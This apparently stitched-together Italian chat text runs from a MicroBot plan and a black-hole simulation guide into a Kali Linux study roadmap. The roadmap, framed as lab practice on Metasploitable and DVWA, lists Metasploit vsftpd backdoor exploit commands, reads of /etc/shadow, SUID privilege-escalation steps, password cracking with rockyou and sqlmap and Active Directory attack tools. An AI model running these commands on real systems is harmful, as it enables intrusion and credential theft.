👉 lì inizi davvero a entrare nel MicroBot serio



ORDINE DI SVILUPPO CONSIGLIATO

1. integra sensore nel codice LED
 2. manda dati via seriale
 3. crea dashboard base
 4. collega simulazione
-



RISULTATO

alla fine avrai:

non:

✗ prototipi scollegati

ma:

✓ **un sistema coerente, dimostrabile, spiegabile (anche a un investitore)**

se vuoi nel prossimo step ti faccio proprio:

- schema pin ESP32 pulito
- codice completo unificato
- struttura repo tipo GitHub

così lo porti a livello “progetto vero”, non esperimento 👍

Per iniziare a sviluppare una simulazione di un buco nero è fondamentale evitare un approccio troppo complesso fin dall’inizio, poiché un modello completo richiederebbe competenze avanzate in fisica relativistica, matematica e grafica computazionale.

L’approccio corretto consiste invece nel costruire progressivamente il sistema, partendo da una rappresentazione semplice ma coerente, per poi estenderla nel tempo sia dal punto di vista fisico sia visivo.

Il primo passo consiste nel definire chiaramente il tipo di simulazione che si intende realizzare. Esistono diverse possibilità, tra cui una simulazione visuale bidimensionale, una simulazione tridimensionale più avanzata, un modello matematico rigoroso oppure una rappresentazione concettuale e divulgativa. Per una fase iniziale è consigliato adottare una simulazione visuale 2D, in quanto consente di ottenere rapidamente un risultato osservabile e di comprendere i principi fondamentali del comportamento del sistema.

La struttura base della simulazione prevede uno spazio bidimensionale, generalmente rappresentato dallo schermo, al cui centro è posizionato il buco nero. Attorno a questo

vengono distribuite particelle che rappresentano materia o stelle. Ogni particella è descritta da un insieme minimo di variabili, tra cui posizione, velocità e massa. Il comportamento del sistema viene aggiornato iterativamente attraverso un ciclo temporale, nel quale per ogni particella viene calcolata la distanza dal centro e applicata una forza attrattiva diretta verso il buco nero.

La base fisica del modello può essere ispirata alla legge di gravitazione universale, espressa nella forma $F = G * M / r^2$, dove G rappresenta una costante arbitraria scelta per la simulazione, M è la massa del buco nero e r è la distanza tra la particella e il centro. In termini computazionali, tuttavia, è spesso più efficace lavorare direttamente con vettori di direzione e accelerazione. Si calcola quindi il vettore che va dalla particella al centro, lo si normalizza e lo si moltiplica per un'intensità che cresce all'avvicinarsi della particella al buco nero. Questo permette di ottenere un comportamento realistico senza dover implementare un modello fisico completo.

Durante ogni iterazione del ciclo, la velocità della particella viene aggiornata in base all'accelerazione calcolata e successivamente viene aggiornata la posizione. È importante introdurre un termine di stabilizzazione numerica, spesso chiamato "softening", che evita instabilità quando la distanza tende a zero. Inoltre, si definisce un raggio critico attorno al centro che rappresenta l'orizzonte degli eventi. Quando una particella entra in questa regione, viene considerata assorbita e può essere rimossa o modificata visivamente.

Una volta implementata questa prima versione, è possibile estendere il modello introducendo velocità iniziali tangenziali per le particelle. Questo consente di simulare orbite stabili o semi-stabili, dando origine a una struttura simile a un disco di accrescimento. A questo livello, il sistema diventa già visivamente significativo e permette di osservare fenomeni emergenti derivanti dall'interazione tra attrazione gravitazionale e moto inerziale.

L'evoluzione del progetto può essere organizzata in fasi. Nella prima fase si implementa un semplice sistema attrattivo in cui le particelle cadono verso il centro. Nella seconda fase si introducono le orbite tramite velocità tangenziali iniziali. Nella terza fase si definisce l'orizzonte degli eventi come limite oltre il quale la materia viene assorbita. Nella quarta fase si aggiungono elementi visivi, come effetti di luminosità, scie delle particelle, variazioni di colore in funzione della velocità o della distanza e rappresentazioni del disco di accrescimento.

Solo successivamente è opportuno collegare la simulazione a concetti più avanzati, come le dimensioni superiori. In una rappresentazione tridimensionale, il buco nero può essere interpretato come una massa che deforma lo spazio. Estendendo il modello alla quarta dimensione, si può introdurre il concetto di dilatazione temporale, simulando ad esempio un rallentamento del tempo nelle vicinanze del centro, ottenuto modificando la velocità di aggiornamento locale delle particelle. In una prospettiva più astratta legata alla quinta dimensione, il buco nero può essere utilizzato come metafora di una struttura nascosta, di cui la simulazione rappresenta soltanto una proiezione. Questo livello deve essere trattato come interpretazione concettuale e non come descrizione fisica rigorosa.

In conclusione, lo sviluppo del codice per una simulazione di buco nero non deve partire da un modello completo, ma da una versione minima funzionante. Una semplice simulazione bidimensionale con particelle attratte verso un centro rappresenta la base ideale, in quanto

permette di ottenere risultati concreti in tempi brevi e di costruire progressivamente complessità aggiuntiva sia dal punto di vista matematico sia dal punto di vista visivo e concettuale.

Sì, facciamolo bene. Ti preparo un percorso **step by step**, ordinato, realistico e pensato per farti crescere davvero con Kali senza diventare uno che lancia tool a caso. L'idea è questa: prima costruisci le fondamenta, poi impari ad attaccare in laboratorio, poi impari a difendere, e infine colleghi tutto al tuo mondo, cioè sistemi, web, embedded e MicroBot.

Lo divido in fasi progressive, come un percorso di studio pratico serio.

Fase 0 — Mentalità giusta prima di tutto

Prima ancora dei tool, devi fissarti tre regole in testa. La prima è che Kali non è magia: ogni comando ha senso solo se capisci cosa succede sotto. La seconda è che non si parte dagli exploit, si parte dai sistemi, dalla rete e dal web. La terza è che il livello alto non è “rompere”, ma capire come proteggere e progettare meglio.

Il tuo obiettivo non deve essere “imparare Kali”. Il tuo obiettivo deve essere: **imparare sicurezza informatica usando Kali come laboratorio**.

Fase 1 — Base Linux solida

Qui devi diventare comodo nel terminale. Se questa parte è debole, dopo annaspi.

Argomenti da studiare:

filesystem Linux, permessi, utenti, gruppi, processi, servizi, package manager, log, comandi base di rete.

Comandi da saper usare bene:

pwd
ls -la
cd
cp
mv
rm
cat
less
grep
find
chmod
chown
ps aux
top
systemctl

journalctl
ip a
ss -tuln
ping
curl
wget

Cosa devi saper fare alla fine:

muoverti nel filesystem senza perderti, capire chi sta eseguendo cosa, leggere file di configurazione, vedere porte aperte, identificare servizi attivi, installare pacchetti, leggere output senza andare nel pallone.

Esercizio pratico:

prendi una VM Linux e fai una mini relazione dove descrivi utenti, processi, servizi attivi, interfacce di rete e file importanti di sistema.

Fase 2 — Networking come si deve

Questa è fondamentale. Senza rete non capisci quasi niente di cybersecurity.

Argomenti:

IP, subnet, gateway, DNS, porte, protocolli TCP e UDP, handshake TCP, HTTP e HTTPS, ARP, routing, NAT.

Tool principali:

ip a
ip route
ping
traceroute
nslookup
dig
ss -tuln
netstat
tcpdump
wireshark
nmap

Cosa devi capire davvero:

la differenza tra livello applicativo e livello trasporto, come avviene una connessione client-server, come leggere una richiesta HTTP, cosa cambia tra traffico in chiaro e traffico cifrato.

Esercizio pratico:

cattura traffico con Wireshark mentre navighi su un sito HTTP e poi su un sito HTTPS. Scrivi cosa riesci a vedere in chiaro nel primo caso e cosa non riesci a leggere nel secondo.

Fase 3 — Costruzione del laboratorio

Qui devi farti il tuo ambiente serio, pulito, ripetibile.

Setup minimo:

Kali Linux come attacker, Metasploitable 2 come target, DVWA per il web, rete Host-Only o Internal Network.

Obiettivo:

avere un lab dove puoi provare tutto senza uscire dal recinto.

Cose da saper fare:

configurare rete tra VM, verificare connettività, identificare IP, avviare servizi target, fare snapshot delle VM prima degli esercizi.

Comandi chiave:

```
ip a
ifconfig
ping <ip-target>
nmap -sn 192.168.56.0/24
```

Esercizio pratico:

documenta il tuo lab con schema semplice: macchina attaccante, macchina bersaglio, rete, IP, ruolo di ogni sistema.

Fase 4 — Reconnaissance e scanning

Qui impari a vedere la superficie di attacco.

Tool centrale:

Nmap.

Da studiare:

porte aperte, fingerprinting, service detection, OS detection, differenza tra scan TCP SYN e altri tipi di scansione.

Comandi da padroneggiare:

```
nmap -sn 192.168.56.0/24
nmap -sS <target>
nmap -sV <target>
nmap -A <target>
nmap -p- <target>
```


Cosa devi ottenere:

sapere leggere l'output e trasformarlo in ragionamento. Non "porta 80 aperta e via", ma "porta 80 aperta, server web attivo, tecnologia probabile, possibile vettore".

Esercizio pratico:

scansiona Metasploitable e scrivi una tabella con porta, servizio, versione, rischio potenziale.

Fase 5 — Vulnerability analysis e exploitation base

Qui usi quello che hai trovato per verificare se esiste una vulnerabilità sfruttabile nel lab.

Tool:

Metasploit, Searchsploit.

Cose da capire:

cos'è un exploit, cos'è un payload, differenza tra reverse shell e bind shell, cosa sono RHOST e LHOST, come si configura un modulo.

Comandi tipici:

```
msfconsole
search vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST <target>
set payload cmd/unix/interact
run
```

Tool complementare:

```
searchsploit <servizio o versione>
```

Obiettivo:

non lanciare exploit a caso, ma correlare versione del servizio, vulnerabilità nota e modulo corretto.

Esercizio pratico:

ripeti l'exploit su vsftpd 2.3.4 e scrivi cosa fa ogni comando.

Fase 6 — Post-exploitation ed enumerazione

Una volta dentro, il lavoro inizia davvero.

Cosa studiare:

identificazione utente corrente, kernel, utenti locali, configurazioni, file sensibili, processi, servizi, cron, history, permessi speciali.

Comandi fondamentali:

```
whoami  
id  
uname -a  
hostname  
pwd  
ls -la  
cat /etc/passwd  
cat /etc/shadow  
sudo -l  
find / -perm -4000 -type f 2>/dev/null  
history  
ps aux  
netstat -tuln  
ip a
```

Obiettivo:

costruire una mappa interna del sistema compromesso.

Esercizio pratico:

entra nel target e fai una scheda tecnica completa della macchina compromessa.

Fase 7 — Privilege escalation

Qui impari a salire di privilegi nel lab.

Cose da studiare:

SUID, sudo misconfigurato, file scrivibili, servizi vulnerabili, credenziali riutilizzate, exploit locali.

Strumenti:

comandi Linux standard, GTFOBins come riferimento teorico, Searchsploit per exploit locali nel lab.

Comandi tipici:

```
sudo -l  
find / -perm -4000 -type f 2>/dev/null  
/bin/bash -p
```

Obiettivo:

capire il principio, non solo il trick. Perché un binario SUID pericoloso? Perché un sudo mal configurato è una falla?

Esercizio pratico:

cerca tre possibili vettori di escalation in Metasploitable e spiega perché potrebbero funzionare.

Fase 8 — Password e credential access

Qui studi la gestione delle credenziali.

Tool:

John the Ripper, Hashcat a livello introduttivo.

Comandi:

```
john shadow
john --wordlist=/usr/share/wordlists/rockyou.txt shadow
grep -r "password" /home
history
```

Cose da capire:

hash, wordlist, cracking offline, password deboli, riuso delle credenziali.

Obiettivo:

capire perché una password debole distrugge tutto il sistema anche se il resto sembra a posto.

Esercizio pratico:

prendi hash da un lab autorizzato e prova cracking con wordlist, poi valuta complessità e rischi.

Fase 9 — Web security base

Questa è enorme. Qui inizi a capire il web vero.

Target:

DVWA.

Strumenti:

browser, Burp Suite, curl, sqlmap per automazione nel lab.

Argomenti:

HTTP requests, headers, metodi GET e POST, cookie, sessioni, autenticazione, input validation.

Comandi e attività:

```
burpsuite
curl http://localhost/dvwa
```

```
sqlmap -u "<url>" --cookie="<cookie>" --dbs
```

Vulnerabilità base da studiare:

SQL injection, XSS, command injection, file upload.

Obiettivo:

capire come l'input utente attraversa l'applicazione e dove può rompere la logica.

Esercizio pratico:

intercetta il login di DVWA con Burp e descrivi request, response, cookie e sessione.

Fase 10 — Web security avanzata

Quando la base c'è, inizi a collegare gli attacchi.

Argomenti:

session hijacking, session fixation, CSRF, authentication bypass, chained attack.

Cose da capire:

come un XSS può rubare un cookie, come un cookie può dare accesso, come una sessione debole può distruggere tutto il modello di sicurezza.

Esercizio pratico:

costruisci nel lab una full attack chain teorica e pratica su DVWA: vulnerabilità iniziale, impatto, accesso ottenuto, dati esposti.

Fase 11 — Analisi traffico e difesa

Qui inizi il lato che ti farà fare il salto grosso.

Tool:

Wireshark, tcpdump, ufw, fail2ban a livello base.

Cose da studiare:

analisi del traffico, servizi esposti, hardening base di Linux, differenza tra sicurezza offensiva e difensiva, log e monitoraggio.

Comandi:

```
tcpdump -i eth0  
sudo ufw status  
sudo ufw enable  
sudo ss -tuln  
journalctl -xe
```

Obiettivo:
non solo trovare falle, ma capire come chiuderle.

Esercizio pratico:
prendi una macchina Linux del lab e fai una checklist di hardening minima.

Fase 12 — Wireless e reti locali, ma solo come teoria difensiva e test autorizzati

Qui devi restare molto attento sul piano etico e legale.

Argomenti:
monitor mode, handshake, sicurezza Wi-Fi, segmentazione rete, guest network, WPA2/WPA3.

Obiettivo:
capire come si protegge una rete wireless e come si testa un'infrastruttura propria o autorizzata.

Per te questa fase è meno urgente della web security e dell'IoT security, quindi la metterei dopo.

Fase 13 — IoT ed embedded security

Questa per te è oro puro.

Argomenti:
ESP32, protocolli locali, API di controllo, autenticazione tra nodi, firmware, validazione input, sicurezza delle comunicazioni controller-nodi.

Tool utili:
Wireshark, binwalk, curl, script Python, analisi seriale, monitor di rete.

Obiettivo:
portare la sicurezza dentro MicroBot. Qui puoi diventare davvero unico, perché non stai solo studiando cybersecurity generica: la stai applicando a un sistema distribuito tuo.

Esercizio pratico:
definisci un mini modello di minacce per MicroBot. Chi attacca? Cosa può intercettare? Cosa può falsificare? Come lo blocchi?

Fase 14 — Documentazione seria

Questa parte spesso la saltano tutti, e invece è quella che ti fa sembrare già uno che lavora bene.

Per ogni esercizio che fai, devi scrivere:
obiettivo, ambiente, tool usati, procedura, risultati, vulnerabilità trovata, impatto, mitigazione.

Questo ti serve per tre motivi: capisci meglio, crei portfolio, e puoi trasformare tutto in materiale forte per CV, GitHub, relazione o tesi.

Percorso pratico di 12 settimane

Te lo metto proprio lineare.

Settimane 1-2

Linux base e networking base. Ogni giorno un po' di terminale, file system, processi, IP, porte, HTTP, DNS.

Settimane 3-4

Setup lab, Nmap, scanning, mappatura servizi, lettura output, prime relazioni tecniche.

Settimane 5-6

Metasploit, exploitation base, post-exploitation, enumerazione, privilege escalation introduttiva.

Settimane 7-8

Password, hash, cracking offline, file sensibili, users e permessi.

Settimane 9-10

DVWA, Burp Suite, SQL injection, XSS, sessioni, cookie, command injection.

Settimane 11-12

Attacchi concatenati, difesa, hardening, analisi traffico, prime applicazioni a MicroBot.

Ordine dei tool da imparare

Non tutti insieme. Così:

1. terminale Linux
2. ip, ss, ping, curl
3. Wireshark
4. Nmap
5. Metasploit
6. John the Ripper
7. Burp Suite
8. sqlmap

9. tcpdump
 10. strumenti IoT/embedded secondo i tuoi progetti
-

Come capire se stai andando bene

Stai andando bene se:

non copi solo i comandi, sai spiegare cosa fanno, sai perché un attacco funziona, sai descrivere come difenderlo, riesci a scrivere una mini relazione tecnica senza impappinarti.

Non stai andando bene se:

salti da un tool all'altro, cerchi solo "payload pronti", non sai leggere l'output, non capisci la rete, non sai spiegare una request HTTP.

Percorso ideale per te, proprio personalizzato

Per te io farei così: prima consolidi Linux e rete, poi web security, poi sicurezza di sistemi distribuiti e embedded. In pratica, il tuo asse forte non dovrebbe essere "fare l'hackerino", ma diventare uno che sa progettare e testare sistemi come MicroBot in modo serio, sicuro, tecnico. Quella è roba che spacca davvero, perché unisce sviluppo, architettura, embedded, rete e sicurezza.

Se vuoi, nel prossimo messaggio ti posso fare la cosa ancora più utile: **un piano giornaliero preciso per 30 giorni**, con cosa studiare ogni giorno e quali esercizi fare.

Perfetto, ora andiamo oltre davvero 🔥

Ti costruisco **i giorni successivi (dal giorno 31 in poi)** con roba più avanzata, più tecnica e più utile per diventare forte davvero — non solo usare Kali.

Qui iniziamo a entrare in:

- attacchi più realistici
 - difesa seria
 - tool più "pro"
 - collegamento con sistemi veri (tipo MicroBot)
-



BLOCCO 2 — GIORNI 31 → 60 (LIVELLO INTERMEDIO/AVANZATO)



Giorno 31 — Ripasso attivo + mini progetto

Obiettivo: consolidare

Fai:

- scan completo rete
- exploit + post-exploitation
- scrivi relazione

👉 non saltare questo giorno, è fondamentale



Giorno 32 — HTTP deep dive

Studia:

- header HTTP
- status code
- metodi (GET, POST, PUT, DELETE)

Tool:

- curl

```
curl -v http://localhost
```

```
curl -X POST http://localhost/login
```



Giorno 33 — Burp Suite avanzato

Studia:

- Proxy
- Repeater
- Intruder (base)

Tool:

- Burp Suite

Obiettivo:
manipolare richieste manualmente



Giorno 34 — Directory brute force

Tool:

- Gobuster

```
gobuster dir -u http://target -w /usr/share/wordlists/dirb/common.txt
```



trovi pagine nascoste



Giorno 35 — Fuzzing

Tool:

- ffuf

```
ffuf -u http://target/FUZZ -w wordlist.txt
```



scopri endpoint



Giorno 36 — API testing

Studia:

- REST API
- JSON
- autenticazione token

Tool:

- curl
- Burp

```
curl -H "Authorization: Bearer TOKEN" http://api
```



Giorno 37 — Token e JWT

Studia:

- JWT structure
- header.payload.signature

👉 capisci autenticazione moderna



Giorno 38 — Session security avanzata

Studia:

- session fixation
 - session timeout
 - cookie flags
-



Giorno 39 — CSRF

Studia:

- attacchi cross-site request forgery

👉 concetto chiave:
utente autenticato → esegue azione senza volerlo



Giorno 40 — OWASP Top 10

Studia:

- Injection
- Broken auth
- XSS
- Misconfig

👉 questo è fondamentale

July
17

BLOCCO NETWORK AVANZATO

July
17


Giorno 41 — TCP/IP deep

Studia:

- handshake TCP
 - SYN / ACK
 - flags
-

July
17

Giorno 42 — Wireshark avanzato



odd-http.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Bluetooth ATT Server Attributes
Bluetooth Devices
Bluetooth HCI Summary
WLAN Traffic

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	200.121.1.131	172.16.0.122	TCP	1454	[TCP segment of a reassembled PDU]
2	0.000011	172.16.0.122	200.121.1.131	TCP	54	[TCP ACK] Seq=1 Ack=11201 Win=53200 Len=0
3	0.025738	200.121.1.131	172.16.0.122	TCP	1454	[TCP segment of a reassembled PDU]
4	0.025749	172.16.0.122	200.121.1.131	TCP	54	[TCP Window Update] [TCP ACKed unseen s...4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
5	0.076967	200.121.1.131	172.16.0.122	TCP	1454	[TCP Previous segment not captured] [TCP segment of a reassembled PDU]
6	0.076978	172.16.0.122	200.121.1.131	TCP	54	[TCP Dup ACK 2#1] [TCP ACKed unseen seg...4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
7	0.102939	200.121.1.131	172.16.0.122	TCP	1454	[TCP segment of a reassembled PDU]
8	0.102946	172.16.0.122	200.121.1.131	TCP	54	[TCP Dup ACK 2#2] [TCP ACKed unseen seg...4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
9	0.128285	200.121.1.131	172.16.0.122	TCP	1454	[TCP segment of a reassembled PDU]
10	0.128319	172.16.0.122	200.121.1.131	TCP	54	[TCP Dup ACK 2#3] [TCP ACKed unseen seg...4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
11	0.154162	200.121.1.131	172.16.0.122	TCP	1454	[TCP segment of a reassembled PDU]
12	0.154169	172.16.0.122	200.121.1.131	TCP	54	[TCP Dup ACK 2#4] [TCP ACKed unseen seg...4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
13	0.179906	200.121.1.131	172.16.0.122	TCP	1454	[TCP segment of a reassembled PDU]
14	0.179915	172.16.0.122	200.121.1.131	TCP	54	[TCP Dup ACK 2#5] 80 → 10554 [ACK] Seq=1 Ack=11201 Win=63000 Len=0

> Frame 1: 1454 bytes on wire (11632 bits), 1454 bytes captured (11632 bits)
> Ethernet II, Src: Vmware_c0:00:01 (00:50:56:c0:00:01), Dst: Vmware_42:12:13 (00:0c:29:42:12:13)
> Internet Protocol Version 4, Src: 200.121.1.131, Dst: 172.16.0.122
> Transmission Control Protocol, Src Port: 10554 (10554), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 1400

0000 00 0c 29 42 12 13 00 50 56 c0 00 01 08 00 45 00 ..)B...P V....E.
0010 05 a0 01 41 00 00 6a 06 d3 90 c8 79 01 83 ac 10 ...A..j. ...y....
0020 00 7a 29 3a 00 50 a7 5c 04 48 e2 e2 ee bf 50 10 .z):.P.\ .H....P.
0030 ff ff 77 67 00 00 30 54 73 57 77 51 74 45 79 4e ..wg..OT sWwQtEyN
0040 45 61 33 78 70 74 44 63 51 4f 2f 6b 75 31 41 52 Ea3xptDc QO/kuIAR
0050 52 66 47 59 67 53 32 41 34 47 59 35 31 56 33 32 RfGyG52A 4Gy5V132

Packets: 3083 • Displayed: 3083 (100.0%) • Load time: 0:0.100 Profile: Default


Wireshark - Protocol Hierarchy Statistics - git_smart.pcapng


Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	1413	100.0	717001	39 k	0	0	0	1413
Linux cooked-mode capture	100.0	1413	3.2	22608	1,242	0	0	0	1413
Internet Protocol Version 4	100.0	1413	3.9	28260	1,553	0	0	0	1413
User Datagram Protocol	6.4	91	0.1	728	40	0	0	0	91
Domain Name System	6.4	90	0.9	6378	350	90	6378	350	90
Data	0.1	1	0.0	31	1	1	31	1	1
Transmission Control Protocol	93.3	1319	91.9	658589	36 k	960	338701	18 k	1319
Transport Layer Security	9.0	127	15.4	110215	6,059	127	83785	4,606	134
Hypertext Transfer Protocol	5.0	70	40.9	293086	16 k	39	15325	842	70
Online Certificate Status Protocol	0.6	8	1.0	7031	386	8	8629	474	8
Media Type	0.1	1	0.0	282	15	1	282	15	1
Line-based text data	0.8	12	63.9	458331	25 k	12	226139	12 k	12
JPEG File Interchange Format	0.4	6	9.1	65439	3,597	6	67006	3,683	6
eXtensible Markup Language	0.2	3	49.7	356175	19 k	3	33811	1,858	3
CompuServe GIF	0.1	1	0.0	43	2	1	43	2	1
Git Smart Protocol	11.5	162	31.4	225057	12 k	162	33299	1,830	3142
Internet Control Message Protocol	0.2	3	0.1	407	22	0	0	0	3
Domain Name System	0.2	3	0.0	299	16	3	299	16	3

No display filter.

Help Copy Close

Wireshark - Expert Information · june2020.pcapng				
Severity	Summary	Group	Protocol	Count
Warning	DNS query retransmission. Original request in frame 1733	Protocol	LLMNR	8
Warning	DNS query retransmission. Original request in frame 1728	Protocol	mDNS	18
Warning	Connection reset (RST)	Sequence	TCP	19
Warning	Ignored Unknown Record	Protocol	TLS	8
Note	This frame is a (suspected) retransmission	Sequence	TCP	10
Note	"Time To Live" != 255 for a packet sent to the Local Network Co...	Sequence	IPv4	65
Chat	Connection finish (FIN)	Sequence	TCP	7
Chat	Connection establish acknowledge (SYN+ACK): server port 3389	Sequence	TCP	6
Chat	Connection establish request (SYN): server port 3389	Sequence	TCP	22
Chat	M-SEARCH * HTTP/1.1\r\n	Sequence	SSDP	93
Comment	Packet comments listed below.	Comment	Frame	1
1	flag: pcap analysis is fun!	Comment	Frame	





Analizza:

- stream TCP
- DNS
- errori

17 July **Giorno 43 — tcpdump**

tcpdump -i eth0
tcpdump port 80

👉 versione CLI di Wireshark

17 July **Giorno 44 — Network services**

Studia:

- FTP
- SSH
- HTTP
- SMB



Giorno 45 — SMB enumeration

Tool:

- Enum4linux
-



Giorno 46 — Active Directory intro

Tool:

- BloodHound

👉 livello aziendale



Giorno 47 — Impacket

Tool:

- Impacket

👉 roba potente



Giorno 48 — CrackMapExec

Tool:

- CrackMapExec
-



